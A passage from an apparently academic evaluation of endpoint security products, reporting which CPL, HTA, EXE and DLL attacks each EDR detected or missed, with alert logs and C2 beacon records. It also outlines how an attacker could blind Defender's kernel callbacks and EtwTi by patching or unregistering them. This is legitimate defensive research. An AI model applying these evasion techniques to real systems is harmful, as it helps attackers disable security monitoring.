


Figure 18: ELASTIC EDR detecting and blocking the CPL attack.

4.7.4 EXE-HTA

Both attacks were successfully launched and did not raise any alert.

4.8 ESET PROTECT Enterprise

ESET PROTECT Enterprise is a widely used endpoint solution that uses behaviour and reputation systems to mitigate attacks. Moreover, it uses cloud sandboxing to prevent zero-day threats and full disk encryption for enhanced data protection. The EPP uses real-time feedback collected from million of endpoints using, among others, kernel callbacks, ETW (Event Tracing for Windows), and hooking. ESET PROTECT Enterprise allows fine-tuning through editing XML files and customising policies depending on users and groups. For this, blue teams may use a file name, path, hash, command line, and signers to determine the trigger conditions for alerts.

We used ESET PROTECT Enterprise with the maximum available predefined settings, see Figure 19 without further fine tuning.




Figure 19: ESET PROTECT Enterprise settings.

4.8.1 Enabled settings

For this EPP we used the predefined policy for maximum security, as stated by ESET in the console. This makes use of machine learning, deep behavioural inspection, SSL filtering, PUA detection and we decided to hide the GUI from the end user.

4.8.2 EXE-DLL

Both these attack vectors were successfully executed, without the EPP blocking and reporting any alert, see Figure 20.

37.120.203.85	192.168.7.116	UniPIAPT	eset	DESKTOP-1F4UN90	Teams.exe	1960	x64	2s
37.120.203.85	192.168.7.116	UniPIAPT	eset	DESKTOP-1F4UN90	Teams.exe	2580	x64	166ms
37.120.203.85	192.168.7.116	UniPIAPT	eset	DESKTOP-1F4UN90	Teams.exe	2960	x64	2s
37.120.203.85	192.168.7.116	UniPIAPT	eset	DESKTOP-1F4UN90	Teams.exe	5332	x64	502ms
37.120.203.85	192.168.7.116	UniPIAPT	eset	DESKTOP-1F4UN90	werfault.exe	5604	x64	2s
37.120.203.85	192.168.7.116	UniPIAPT	eset	DESKTOP-1F4UN90	Teams.exe	6796	x64	2s

Figure 20: Bypassing ESET PROTECT Enterprise with the EXE and DLL attacks.

4.8.3 CPL-HTA

The CPL and HTA attacks were correctly identified and blocked by ESET PROTECT Enterprise, see Figures 22 and 21, respectively. It should be noted that the memory scanner of ESET correctly identified malicious presence but falsely named the threat as Meterpreter.

4.9 F-Secure Elements

F-Secure Elements can have several products under it, for this experiment, two products were tested, namely Endpoint Protection Platforms (EPP) and Endpoint Detection and Response solutions (EDR). Both solutions collect behavioural events from the endpoints, including file access, processes, network connections, registry changes and system logs. To achieve this, the Elements use Event Tracing for Windows among other capabilities. While F-Secure Elements EDR uses machine learning for enrichments, human intervention from cyber-security experts is often used. The EDR also features built-in incident management. Moreover, after a confirmed detection, F-Secure Elements EDR has built-in guidance to facilitate users in taking the necessary steps to contain and remediate the detected threat.

Antivirus application

Occurred: 2021 Jun 21 07:31:04

Occurrences: Total 1
 Resolved 1
 Handled by product 1

Circumstances: Event occurred on a newly created file.

First seen on: 2021 Jun 21 06:35:53

Restart needed: no

File

Hash: 6056CDB5F43128240A62F5F4C545C79E0678815E

Name: Win32/RiskWare.Meterpreter.Agent.O

Detection Type: application

Object type: file

Uniform Resource Identifier (URI): mshsa.exe(6124)

Process name: C:\Windows\SysWOW64\mshsa.exe

User name: DESKTOP-1F4UN90\eset

Scan

Scanner: Advanced memory scanner

Detection engine version: 23496 (20210621)

Current engine version: 23496 (20210621)

Scan targets:

Number of scanned items:

Infected:

Cleaned:

Time of completion:

Action: cleaned

Action error:

Observed worldwide (ESET LiveGrid®)

Never seen in LiveGrid®

Figure 21: ESET PROTECT Enterprise detects the HTA attack.

Antivirus trojan

Occurred: 2021 Jun 21 06:35:55

Occurrences: Total 1
 Resolved 1
 Handled by product 1

Circumstances: Event occurred on a newly created file.

First seen on: 2021 Jun 21 06:35:53

Restart needed: no

File

Hash: E9DBE2782385F082F2CFD9904407148F841EA671

Name: MSIL/Krypski.XOL

Detection Type: trojan

Object type: file

Uniform Resource Identifier (URI): file:///C:/Users/eset/Desktop/update.cpl

Process name: C:\Windows\explorer.exe

User name: DESKTOP-1F4UN90\eset

Scan

Scanner: Real-time file system protection

Detection engine version: 23495 (20210620)

Current engine version: 23496 (20210621)

Scan targets:

Number of scanned items:

Infected:

Cleaned:

Time of completion:

Action: cleaned by deleting

Action error:

Observed worldwide (ESET LiveGrid®)

Never seen in LiveGrid®

Figure 22: ESET PROTECT Enterprise detects the CPL attack.

4.9.1 Enabled settings

In terms of our experiments, we experimented with both the EPP and the EDR solution enabling all features available, including DeepGuard. We also included browsing control based on reputation, and the firewall was up and running. In the first version of the manuscript, only the results of the

EPP were included. Notably, all of the launched attacks were successful, and F-Secure Elements EPP reported no alerts, see Figure 23.

However, after collaborating with F-Secure, it was discovered that the initial test was only done for the EPP solution. As such, F-Secure assisted in setting up the licensing for the EDR product so that we can perform the test from our environment. In order to make sure that no new detections are considered, in this configuration, the database license was downgraded to an earlier date: June 18, 2021. We tested these attacks against the F-Secure EDR twice. There were three attacks detected during these tests. Two of these attacks were detected immediately, while the third one had a time delay of 5 hours during the initial. Since F-Secure downgraded the databases, there was some confusion that led to the misconfiguration of the backend systems. Once the misconfiguration was rectified, the delay for that one particular attack was reduced to 25 minutes. Due to the nature of EDR products, none of the attacks was blocked.




Figure 23: F-Secure Elements EPP console after launching our attacks reports no security event.

4.9.2 F-Secure EPP

In the case of F-Secure EPP no attack was detected nor blocked, see Figure 23 as also validated by the vendor.

4.9.3 F-Secure EDR

In the case of F-Secure EDR, as already discussed, two experiments were conducted in collaboration with F-Secure. There were three attacks detected during these tests. Two of these attacks were detected immediately, while the third one had a time delay of 5 hours during the initial. experiment. According to F-Secure this was due to the database downgrade which caused a misconfiguration of the backend systems. After some resolution from the vendor side, the delay for that particular attack was reduced to 25 minutes. Due to the nature of EDR products, none of the attacks was blocked. It should be noted that, as illustrated in Figure 24, the two attack vectors were merged into one attack from the EDR, where one of them was marked with a medium alert. However, the merging of the attacks can be attributed to their timing. Finally, the EXE attack vector was successful in all cases. A brief detection history regarding the detections that the F-Secure Elements EDR collected is illustrated in Figure 25.

4.10 FortiEDR

FortiEDR is heavily based on its simulation mode which we did not use due to time constraints and the nature of the experiments, its a training session for it to learn and understand the function of the organization. It makes the most out of the callbacks and tries identify and block the unmapped code and its dynamic behaviour in the infection process. According to our experiments these alerts occur in cases where reflective injection is performed as we have observed this alert in several tools that use the aforementioned technique,also , as mentioned in the description the alert is related to files loaded form memory. Also, the COM activity for the HTA was blocked.

4.10.1 Enabled settings

In FortiEDR we used an aggressive setting with all features enabled and block mode everywhere.

4.10.2 CPL-HTA-EXE-DLL

FortiEDR managed to detect and block all attack vectors as illustrated in Figures 26, 27, 28, and 29.




Figure 24: F-Secure Elements EDR console with the detection of the attacks as an attack tree.

4.11 Kaspersky Endpoint Security

Kaspersky Endpoint Security is an endpoint security platform with multi-layered security measures that exploits machine learning capabilities to detect threats. Moreover, this EPP agent serves also as the EDR agent also facilitating vulnerability and patch management and data encryption.

4.11.1 Enabled settings

In our experiments, we enabled all security-related features in every category. However, we did not employ any specific configuration for Web and Application controls. More precisely, we created a policy and enabled all options including behavior detection, exploit and process memory protection, HIPS, Firewall, AMSI and FileSystem oritrection modules. The actions were set to block and delete all malicious artifacts and behaviors.

4.11.2 CPL-HTA-EXE

In the case of CPL, HTA, and EXE attack vectors, Kaspersky Endpoint Security timely identified and blocked our attacks, see Figure 30. More precisely, the EXE and CPL processes were killed after execution, while the HTA was blocked as soon as it touched the disk.

4.11.3 DLL

Our DLL attack was successfully launched and no telemetry was recorded by Kaspersky Endpoint Security.

4.12 McAfee Endpoint Protection

McAfee Endpoint Protection is among the most configurable and friendly to the technical user solutions, it allows reacting to specific process behaviours, i.e. remote memory allocation, but also to proactively eliminate threats by reducing the options an attacker has based on a handful of options such as blocking program registration to autorun. We decided to leverage this configurability and challenge McAfee Endpoint Protection to the full extend and only disabled one rule blocking execution from common folders such as the Desktop folder. The rationale behind this choice is usability since activating this rule would cause many usability issues in an everyday environment.

teams.exe

Device DESKTOP-QTUOJB1
 Username DESKTOP-QTUOJB1\Retest-Fsecure-3
 Command line "C:\Users\Retest-Fsecure-3\Desktop\MS-Teams\Teams.exe"
 Path %desktop%\ms-teams
 PID 4796
 SHA1 1455e4f5e5db1a1df771db971d318dd40a3d2c7f [🔗](#)
 Execution start Jul 14, 2021 14:26:16
 Execution end Jul 14, 2021 16:33:06

Detections

- Detection 1/24: Thread outside modules** Info Jul 14, 2021 14:26:16

Description A thread is running code that was not loaded normally as a module by the operating system, execution of code that was generated during runtime can be from multi-stage payloads following code injection or in rare cases compromised executables.

Analysis
 Event ID(s) 79fcf9a4-e496-11eb-aba7-0242ac110005

Thread created
 Target process %desktop%\ms-teams\teams.exe
- Detection 2/24: Boost parent severity** Low Jul 14, 2021 14:26:16
- Detection 3/24: Http connection by detected process** Info Jul 14, 2021 14:26:16

Description A process (Teams.exe) detected as boost_parent_severity made a connection to a remote URL (https://a-banking.com/search/?q=dk14IXtJuyNzf6QU8_eXIVjAJmX3YbXkX2iQkpnwHHKj0VwJRdmDRqEhuD8853gCPk4saYrsdqpPTiGRw_f0v4aRO7sTUZhQHv2i1KYo_CpAXJAA-q8pfjBmhkNEHRp8qZd8UA86R3o1B7z7WUCeW0eKjcx8IJ4hx26_tFVDcl&go=Search&q&s=bs&form=QBRE).

Analysis
 MITRE ATT&CK ID [T1071.001](#) [🔗](#)
- Detection 4/24: User executed new process** Low Jul 14, 2021 14:26:16
- Detection 5/24: Network connection by detected process** Info Jul 14, 2021 14:26:17
- Detection 6/24: Possible persistence by detected process** Medium Jul 14, 2021 14:26:18
- Detection 7/24: File access by detected process chain** Info Jul 14, 2021 14:26:17
- Detection 8/24: Attack framework common dlls** Medium Jul 14, 2021 14:46:29

Description Memory scanner result shows a combination of imports used by attack frameworks.

Analysis Malicious process, abnormal location

MITRE ATT&CK ID [T1055](#) [🔗](#)

Reflective hidden module
 Memory type MEM_PRIVATE
 Segment size 262144
- Detection 9/24: Attack framework common dlls** Medium Jul 14, 2021 14:46:29
- Detection 10/24: Cobaltstrike interesting modsizes** Info Jul 14, 2021 14:46:29

Description Module sizes consistent with Cobalt Strike

Analysis Malicious process, abnormal location

MITRE ATT&CK ID [T1204](#) [🔗](#)

Reflective hidden module
 Memory type MEM_PRIVATE
 Segment size 315392

Figure 25: F-Secure Elements EDR showing detailed logs of the detected attacks.

In our experiments, we managed to successfully bypass the restrictions using our direct syscalls dropper and allocate memory remotely as well as execute it. The latter is an indicator that the telemetry providers and processing of the information is not efficient.




Figure 26: FortiEDR blocking the CPL attack.




Figure 27: FortiEDR blocking the HTA attack.

4.12.1 Enabled settings

For this EPP, we decided to challenge McAfee since it offers a vast amount of settings and a lot of option for advanced users such as memory allocation controls etc. It was also quite interesting that some policies were created by default to block suspicious activities such as our HTA's execution. We opted to enable all options without exception apart from one that was block execution from user folders and would cause issues in a corporate environment.

An excerpt of the settings that were enabled is illustrated in Figure 31.

4.12.2 HTA-CPL

Both HTA and CPL-based attacks were identified and blocked. However, it should be noted that the HTA attack was blocked due to the applied policy of blocking execution of all HTA files, see Figure 32.

4.12.3 EXE-DLL

Both the EXE and DLL-based attacks were successfully executed without being identified by McAfee Endpoint Protection nor producing any telemetry.

MALICIOUS FORTINET

Threat name: Unknown
 Threat family: Unknown
 Threat type: Unknown

Automated analysis steps completed by Fortinet [Details](#)

History

- Malicious, by FortinetCloudServices, on 03-Aug-202
 - Process ...S-Teams\Teams.exe with PID 3056 was termina DESKTOP-U9ANJ30 once

Triggered Rules

- Exfiltration Prevention
 - Dynamic Code - Malicious Runtime Generated Co
 - Unmapped Executable - Executable File Without

Figure 28: FortiEDR blocking the DLL attack.

DEVICE	OS	PROCESS	CLASSIFICATION
DESKTOP-U9ANJ30	Windows 10 Enterprise...	WerFault.exe	Malicious
RAW ID: 1289457653	Process Type: 64 bit	Certificate: Signed	

PARENT PROCESS CREATION PARENT PROCESS CREATION NETWORK ACCESS ATTEMPT

PARENT PROCESS CREATION

Process ID: 6344 Company: Microsoft Corporation

Source Process: \Device\HarddiskVolume2\Windows\explorer.exe Description:

Target: \Device\HarddiskVolume2\Users\test\Desktop\zoom.exe Version:

<input type="checkbox"/> EXECUTABLE FILE NAME	WRITABLE	CERTIFICATI
<input type="checkbox"/> Main -\Device\HarddiskVolume2\Windows\explorer.exe	No	Signed

Analysis Information Executable File Format Errors

Figure 29: FortiEDR blocking the EXE attack.

4.13 Microsoft Defender for Endpoints (ex. ATP)

Microsoft Defender for Endpoints is heavily kernel-based rather than user-based, which allows for great detection capabilities. The beauty of MDE lies in the fact that most of the detection capability lies in Windows itself, albeit not utilised unless the machine is onboarded. For these tests, the EDR was set to block mode to prevent instead of merely detecting. Its telemetry sources include kernel

Blocked	Result description: Blocked Type: Trojan Name: MEM:Trojan.Win64.Cobalt.gen User: CNCIM\Administrator (Active user) Object: System Memory Reason: Dangerous action Database release date: 6/19/2021 3:04:00 PM
Malicious object detected	Result description: Detected Type: Trojan Name: MEM:Trojan.Win64.Cobalt.gen User: CNCIM\Administrator (Active user) Object: System Memory Reason: Expert analysis Database release date: 6/19/2021 3:04:00 PM
Blocked	Result description: Blocked Type: Trojan Name: MEM:Trojan.Win32.SEPEM.gen User: CNCIM\Administrator (Active user) Object: System Memory Reason: Dangerous action Database release date: 6/19/2021 3:04:00 PM
Malicious object detected	Result description: Detected Type: Trojan Name: MEM:Trojan.Win32.SEPEM.gen User: CNCIM\Administrator (Active user) Object: System Memory Reason: Expert analysis Database release date: 6/19/2021 3:04:00 PM
Blocked	Result description: Blocked Type: Trojan Name: MEM:Trojan.Win32.SEPEH.gen User: CNCIM\Administrator (Active user) Object: System Memory Reason: Dangerous action Database release date: 6/19/2021 3:04:00 PM
Malicious object detected	Result description: Detected Type: Trojan Name: MEM:Trojan.Win32.SEPEH.gen User: CNCIM\Administrator (Active user) Object: System Memory Reason: Expert analysis Database release date: 6/19/2021 3:04:00 PM
Blocked	Result description: Blocked Type: Trojan Name: MEM:Trojan.Win32.Cometer.gen User: CNCIM\Administrator (Active user) Object: System Memory Reason: Dangerous action Database release date: 6/19/2021 3:04:00 PM
Malicious object detected	Result description: Detected Type: Trojan Name: MEM:Trojan.Win32.Cometer.gen User: CNCIM\Administrator (Active user) Object: System Memory Reason: Expert analysis Database release date: 6/19/2021 3:04:00 PM
06/20/2021 3:50:28 am Malicious object detected	Result description: Detected Type: Trojan Name: PDATrojan.Win32.Generic User: CNCIM\Administrator (Active user) Object: C:\Users\Administrator\Desktop\zoom.exe Reason: Behavior analysis Database release date: 6/19/2021 3:04:00 PM SHA256: 9FA112F2D039CF89931744133A7999208C3A900154E340F3F1EA8E3F4F210 MDS: 202028B0C2C7774680953464E440544
06/20/2021 3:47:02 am Object download was blocked	Result description: Blocked Type: Trojan Name: HEUR:Trojan.Script.SAgent.gen User: CNCIM\Administrator (Active user) Object: http://a-banking.com/doc/payment.htm Reason: Machine learning Database release date: 6/19/2021 3:04:00 PM SHA256: D748556A251F5E788810E822418822496FA1C8874125144A3850F6580513C90A MDS: 2C98B176AC9ACEAD28071B1EFA07081
06/20/2021 3:47:02 am Malicious object detected	Result description: Detected Type: Trojan Name: HEUR:Trojan.Script.SAgent.gen User: CNCIM\Administrator (Active user) Object: http://a-banking.com/doc/payment.htm Reason: Machine learning Database release date: 6/19/2021 3:04:00 PM SHA256: D748556A251F5E788810E822418822496FA1C8874125144A3850F6580513C90A MDS: 2C98B176AC9ACEAD28071B1EFA07081
06/20/2021 3:47:01 am Object download was blocked	Result description: Blocked Type: Trojan Name: HEUR:Trojan.Script.SAgent.gen User: CNCIM\Administrator (Active user) Object: http://a-banking.com/doc/payment.htm Reason: Machine learning Database release date: 6/19/2021 3:04:00 PM SHA256: D748556A251F5E788810E822418822496FA1C8874125144A3850F6580513C90A MDS: 2C98B176AC9ACEAD28071B1EFA07081
06/20/2021 3:47:01 am Malicious object detected	Result description: Detected Type: Trojan Name: HEUR:Trojan.Script.SAgent.gen User: CNCIM\Administrator (Active user) Object: http://a-banking.com/doc/payment.htm

Figure 30: Screenshots from KEPP illustrating the malicious activity that it detected and blocked.

callbacks utilised by the `WdFilter.sys` mini-filter driver. As previously mentioned callbacks are set to "intercept" activities once a condition is met. e.g. when module is loaded. As an example of those consider:

- `PsSetCreateProcessNotifyRoutine(Ex)` - Process creation events.
- `PsSetCreateThreadNotifyRoutine` - Thread creation events.
- `PsSetLoadImageNotifyRoutine` - Image(DLL/Driver) load events.
- `CmRegisterCallback(Ex)` - Registry operations.
- `ObRegisterCallbacks` - Handle operations(Ex: process access events).
- `FltRegisterFilter` - I/O operations(Ex: file system events).

They also include a kernel-level ETW provider rather than user-mode hooks. This comes as a solution to detecting malicious API usage since hooking the SSDT (System Service Dispatch Table) is not allowed thanks to Kernel Patch Protection (KPP) PatchGuard (PG). Before moving on we should

Action Enforcement
 Select the reputation threshold for the following actions:

Trigger Dynamic Application Containment when reputation threshold reaches:
 Might Be Malicious

Block when reputation threshold reaches:
 Most Likely Malicious

Clean when reputation threshold reaches:
 Known Malicious

Enable enhanced remediation
 Monitor and remediate deleted and changed files

DYNAMIC APPLICATION CONTAINMENT

Containment Rules

Deselecting both Block and Report will disable the rule.

Block	Report	Name
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Accessing insecure password LM hashes
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Accessing user cookie locations
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Allocating memory in another process
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Creating a thread in another process
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Creating files on any network location

Contained Applications

Process	Path	MD5 hash

Figure 31: An excerpt of the settings that were enabled in McAfee Endpoint Protection.




Figure 32: McAfee Endpoint Protection blocking the HTA attack.

note a different approach taken by Kaspersky to hook the kernel it made use of its own hypervisor. This comes with several downsides as it requires virtualization support ¹⁵.

Since Windows 10 RS3, the NT kernel is instrumented using **EtwTi** functions for various APIs commonly abused for process injection, credential dumping etc. and the telemetry available via a secure ETW channel¹⁶. Thus, MDE heavily relies on EtwTi, in some cases even solely, for telemetry.

As an example of the ETWTi sensor, consider the alert below 33. It is an alert produced by running our EXE payload on a host that MDE is in passive mode. Note that although our payload uses direct system calls, our injection is detected.

Due to the fact that the callbacks operate at the kernel level (Ring 0), an attacker needs to have high integrity level code execution in a machine to blind them or render them useless successfully. An attacker may choose any one of the following three techniques to achieve this:

- Zero out the address of the callback routine from the kernel callback array that stores all the addresses.
- Unregister the callback routine registered by **WdFilter.sys**.
- Patch the callback routine of **WdFilter.sys** with a **RET(0xc3)** instruction or hook it.

Due to the nature of the ETWTi Sensor telemetry, it is not possible to blind the sources from a medium-IL context and needs admin/a high-IL context. Once this is achieved, an attacker may employ any one of the following methods:

¹⁵<https://github.com/iPower/KasperskyHook>

¹⁶<https://blog.redbluepurple.io/windows-security-research/kernel-tracing-injection-detection>




Figure 33: Example of MDE catching the APC Early-Bird injection although direct syscalls were used.

- Patch a specific EtwTi function by inserting a RET/0xC3 instruction at the beginning of the function so that it simply returns without executing further. Not KPP-safe, but an attacker may avoid BSOD'ing the target by simply restoring the original state of the function as soon as their objective is accomplished. In theory, Patch Guard may trigger at any random time, but in practice, there is an extremely low chance that PG will trigger exactly during this extremely short interval.
- Corrupt the EtwTi handle.
- Disable the EtwTi provider.

4.13.1 Enabled settings

We enabled all the basic features including the tamper protection, the block mode option and auto investigation. Most is handled in the background and the admins are able to configure connection to intune which was out of scope. We also enabled file and memory content analysis using the cloud that will upload suspicious files and check them.

4.13.2 CPL - EXE - HTA

Most of these vectors were detected as soon as they touched the disk or were executed. Find the relevant alerts in Figure 34.

'Covent' malware was prevented	Informational	Resolved	Not set	Remediated	Malware
'Wacapew' malware was detected	Informational	Resolved	Not set	Remediated	Malware
